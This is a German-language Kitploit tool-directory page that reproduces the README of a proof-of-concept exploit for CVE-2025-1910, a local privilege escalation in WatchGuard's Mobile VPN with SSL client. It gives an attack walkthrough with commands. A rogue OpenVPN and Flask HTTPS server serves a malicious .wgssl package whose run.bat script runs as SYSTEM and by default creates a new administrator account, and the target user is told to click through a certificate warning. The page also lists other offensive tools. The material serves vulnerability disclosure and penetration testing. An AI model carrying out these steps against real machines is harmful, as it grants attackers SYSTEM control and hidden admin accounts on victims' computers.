Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-1910-WatchGuard-Privilege-Escalation — Proof-of-Concept zur Ausnutzung von CVE-2025-1910, einer lokalen Privilegieneskalation im Mobile VPN with SSL-Client von Watchguard. | Kitploit
Tools/GitHubGitHub/lutrasecurity/cve-2025-1910-watchguard-privilege-escalation
Privilege EscalationPayload-GenerierungSchwachstellenanalyseExploitationLaterale BewegungPost-ExploitationPenetrationstestsCommand and ControlRed Teaming
Teilen
GitHublutrasecurity/cve-2025-1910-watchguard-privilege-escalation

CVE-2025-1910-WatchGuard-Privilege-Escalation

Proof-of-Concept zur Ausnutzung von CVE-2025-1910, einer lokalen Privilegieneskalation im Mobile VPN with SSL-Client von Watchguard.

Repository anzeigen
32vor 10 MonatenNoch nicht geprüft

WatchGuard Mobile VPN with SSL Client Privilege Escalation (CVE-2025-1910)

Eine Privilege-Escalation-Schwachstelle in WatchGuards Mobile VPN with SSL <= 12.11.2 erlaubt es einem Benutzer mit niedrigen Rechten, Befehle als SYSTEM auf dem Client auszuführen. Getestet mit Mobile VPN with SSL Version 12.11.2.

Für weitere Details siehe unseren Blogartikel (deutsche Version).

Ausnutzung

Vorbereitung auf dem Angreifer-Server


  1. Starte einen OpenVPN-Server, der alle Verbindungen akzeptiert:
sudo openvpn --config server.conf

Gestarteter OpenVPN-Server.

  1. Ändere die remote-Option in ./client/client.ovpn, sodass sie auf den OpenVPN-Server zeigt

  2. Passe ./client/run.bat nach Belieben an; dieses Skript wird als SYSTEM ausgeführt. Standardmäßig wird ein neuer Admin-Benutzer angelegt (shinyNewAdmin)

  3. Erstelle die schädliche WatchGuard-Datei client.wgssl:

cd client/

# Create checksum
md5sum client.ovpn run.bat > MD5SUM

# Pack into a .wgssl file
tar -czf ../client_exploit.wgssl client.ovpn  MD5SUM  run.bat

cd ..
  1. Stelle die schädliche client.wgssl-Datei über flask bereit:
# Start the flask HTTPS server
sudo python3 srv.py

Gestarteter Flask-Webserver.

Optional kann ein neues Zertifikats- und Schlüsselpaar über openssl erstellt werden:

# Create certificate and private key for the HTTPS connection
openssl req -x509 -newkey rsa:4096 -nodes -out server.crt -keyout server.key -days 365 -subj "/CN=firebox"

Ausnutzung auf dem Zielrechner

Versuche dann auf dem Zielrechner, auf dem eine verwundbare Version von Mobile VPN with SSL installiert ist (z. B. Version 12.11.2, Download), eine Verbindung zum Angreifer-Server herzustellen. Der eingegebene Benutzername und das Passwort spielen keine Rolle:

Verbindung zum Angreifer-Server wird hergestellt.

Klicke bei der Sicherheitswarnung auf Ja, um die Zertifikatwarnungen zu ignorieren:

Verbindung zum Angreifer-Server wird hergestellt.

Nachdem die Verbindung erfolgreich hergestellt wurde, wird die Datei run.bat ausgeführt und der Benutzer shinyNewAdmin erstellt:

Der Benutzer shinyNewAdmin wurde erstellt.

Einrichtung

Auf dem Angreifer-Server müssen Python, openssl und openvpn installiert sein. Zusätzlich muss das Python-Paket flask installiert werden:

pip install -r requirements.txt

Nix Flake

Wenn Nix installiert ist, kannst du einfach die Entwicklungsshell starten:

nix develop

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    341
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    309

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →